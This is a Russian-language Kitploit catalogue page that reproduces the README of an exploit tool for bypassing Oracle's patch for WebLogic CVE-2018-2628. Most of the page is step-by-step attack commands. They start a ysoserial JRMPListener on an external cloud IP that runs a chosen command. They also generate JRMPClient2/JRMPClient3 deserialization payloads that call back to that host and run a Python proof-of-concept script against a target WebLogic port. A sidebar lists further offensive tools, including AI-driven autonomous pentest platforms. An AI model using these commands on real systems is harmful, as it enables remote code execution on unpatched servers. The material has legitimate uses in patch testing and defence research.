Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
ysoserial-cve-2018-2628 — Некоторые коды для обхода патча Oracle WebLogic CVE-2018-2628 | Kitploit

Инструменты/GitHubGitHub/tdy218/ysoserial-cve-2018-2628
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеРазработка Полезной Нагрузки
GitHubtdy218/ysoserial-cve-2018-2628

ysoserial-cve-2018-2628

Некоторые коды для обхода патча Oracle WebLogic CVE-2018-2628

Репозиторий
11448258 лет назадПроверено Kitploit
Поделиться

ysoserial-cve-2018-2628

0x1. Подготовка

  • Подготовьте скрипт POC, объект Payload Object и среду, необходимую для работы JRMPListener Python 2.7.x Oracle Java SE 1.7+
  • Подготовьте среду WebLogic Server 10.3.6 с установленным патчем Patch Set Update 180417 (достаточно только AdminServer) Если у вас уже есть готовая среда WebLogic с этой версией PSU, этот шаг можно пропустить.
  • Подготовьте инструменты POC Скачайте скрипт POC (wls-cve-2018-2628-poc.py) из этого проекта Скачайте JAR-файл (ysoserial-<version>-cve-2018-2628-all.jar) для генерации Payload Object и запуска JRMPListener со страницы release этого проекта

0x2. Запуск JRMPListener

Формат команды:

java -cp ysoserial-<version>-cve-2018-2628-all.jar ysoserial.exploit.JRMPListener <порт прослушивания> <класс гаджета> <команда>

Например:

java -cp ysoserial-0.1-cve-2018-2628-all.jar ysoserial.exploit.JRMPListener 22801 Jdk7u21 "calc.exe"

При выводе сообщения *Opening JRMP listener on 22801 запишите IP-адрес хоста, на котором работает JRMPListener (в примере это IP 47.94.158.125 на виртуальной машине Alibaba Cloud ECS) и указанный порт.

0x3. Генерация строки Payload на основе IP-адреса и порта прослушивания JRMPListener из предыдущего шага

Известны два метода (при генерации Payload Object String можно использовать любой из двух методов):

  • Использование java.rmi.activation.Activator [CVE-2017-3248]

Формат команды для генерации Payload Object String:

java -jar ysoserial-<version>-cve-2018-2628-all.jar JRMPClient2 <IP JRMPListener>:<порт JRMPListener> | xxd -p | tr -d $'\n' && echo

Например:

java -jar ysoserial-0.1-cve-2018-2628-all.jar JRMPClient2 47.94.158.125:22801 | xxd -p | tr -d $'\n' && echo

Пример (вывод бинарных данных Payload объекта, сгенерированного JRMPClient2):

  • Использование weblogic.jms.common.StreamMessageImpl для инкапсуляции java.rmi.registry.Registry

Формат команды для генерации Payload Object String:

java -jar ysoserial-<version>-cve-2018-2628-all.jar JRMPClient3 <IP JRMPListener>:<порт JRMPListener> | xxd -p | tr -d $'\n' && echo

Например:

java -jar ysoserial-0.1-cve-2018-2628-all.jar JRMPClient3 47.94.158.125:22801 | xxd -p | tr -d $'\n' && echo

Пример (вывод бинарных данных Payload объекта, сгенерированного JRMPClient3):

0x4. Редактирование и запуск скрипта POC

Отредактируйте wls-cve-2018-2628-poc.py: замените значение переменной payload_str в верхней части скрипта на hex-строку, сгенерированную на предыдущем шаге (оба значения переменной payload_str, которые уже есть в скрипте, можно использовать напрямую; они соответствуют hex-строкам, полученным двумя описанными выше методами).

Формат команды:


python wls-cve-2018-2628-poc.py <IP прослушивания целевого экземпляра WebLogic Server> <порт прослушивания целевого экземпляра WebLogic Server>

Например:

python wls-cve-2018-2628-poc.py 192.168.64.83 7001

Пример (с установленным Patch Set Update 180417):

0x5. Благодарности

xxlegend@nsfocus (один из первооткрывателей и сообщителей об уязвимости CVE-2018-2628, раскрыл способ эксплуатации и предоставил примеры кода) badcode@knownsec (предоставил пример кода для инкапсуляции java.rmi.registry.Registry через weblogic.jms.common.StreamMessageImpl) проект ysoserial (собрано множество эксплойтов для десериализации Java)


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    261
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    259

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →